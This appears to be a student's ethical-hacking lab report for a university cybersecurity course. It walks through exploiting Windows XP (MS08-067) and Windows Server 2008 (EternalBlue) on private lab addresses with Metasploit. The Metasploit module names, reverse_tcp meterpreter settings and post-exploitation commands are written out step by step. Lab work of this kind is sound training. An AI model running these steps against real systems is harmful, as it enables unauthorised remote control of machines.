OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


ASSIGNMENT #4 – ETHICAL HACKING

JEGGO PAOLO V. DYCOK

01242866

TASK A


1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



Procedure:

- I ran “nmap -sV 192.168.10.14” to scan windows XP for open ports and confirm that port 445 is open.


3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi



Procedure:

- I launched metasploit using “msfconsole” command.


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



Procedure:

- I typed “search ms08_067_netapi” to pull dowm information on the exploit.


5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.



Procedure:

- Since I am performing reverse TCP, I set the RHOSTS to windows XP IP(192.168.10.14) and I set the LHOST as the internal kali IP(192.168.10.13). I set the listener with LPORT 20323 because of the system time.


6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



Procedure:

- I typed the screenshot command on the meterpreter shell.


7. [Post-exploitation] In meterpreter shell, get system information about the target.



Procedure:

- On the meterpreter shell, I typed “sysinfo” command.


8. [Post-exploitation] In meterpreter shell, get the SID of the user.



Procedure:

- I typed “getuid”.


9. [Post-exploitation] In meterpreter shell, get the current process identifier.



Procedure:

- I typed “getpid” on the meterpreter shell.
-

10. [Post-exploitation] In meterpreter shell, display the target system’s local date and time.





Procedure:

- On the meterpreter shell, I typed “shell” and then “date” to find the local time.

Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)
In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)






Procedure:

- I searched the IP using nmap on 192.168.10.0/24
- I used "nmap -sV" to get the version information
- I opened msfconsole
- I searched for eternal blue by typing "search eternal blue"
- I type use "windows/smb/ms17_010_eternalblue" command
- I set the payload for "windows/x64/meterpreter/reverse_tcp"
- I set the RHOSTS to 192.168.10.11 and LHOST to 192.168.10.13 and LPORT to 20323 for the system date.
- Then I hit exploit.


2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)



Procedure:

- I entered “screenshot” command


3. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)



Procedure:


- I entered “shell” and typed “sysinfo” to obtain system information.

4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)



- I entered “getuid” command to obtain SID of user.


5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)



Procedure:

- I enterd “getpid” on the msfconsole

6. [Post-exploitation] In meterpreter shell, display the target system’s local date and time. (2pt)

